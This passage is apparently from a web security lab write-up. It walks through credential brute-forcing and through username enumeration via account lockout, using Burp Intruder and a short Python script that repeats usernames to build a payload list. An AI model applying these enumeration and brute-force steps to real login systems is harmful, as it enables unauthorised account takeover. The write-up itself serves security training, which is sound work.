
6. Start the attack


7. Filter output by Incorrect password
8. All wiener results show up — carlos’s password appears once


9. Login with carlos : matthew → Solved
LAB 7 — Username Enumeration via Account Lock
Level:
PRACTITIONER
Analysis

| Vulnerability | Username enumeration |
| Goal | Find a valid username and valid password |
| Key Concept | The app locks accounts after multiple failed attempts — but only for valid usernames. An invalid username returns no error regardless of how many attempts are made. This behavior reveals valid usernames. |
Steps

1. Open the lab → intercept a login request → send to Intruder
2. Python script to repeat each username 10 times:
1
2
3
4
5
6
7
print('usernames ------------------------------------------------------')
with open('username.txt', 'r') as f:
    lines = f.readlines()

for username in lines:
    for i in range(10):
        print(username.strip('\n'))
3. Copy the output and paste it as payload in Intruder

4. All responses contain Invalid username or password. — except one

5. Valid username found: info — now brute-force the password
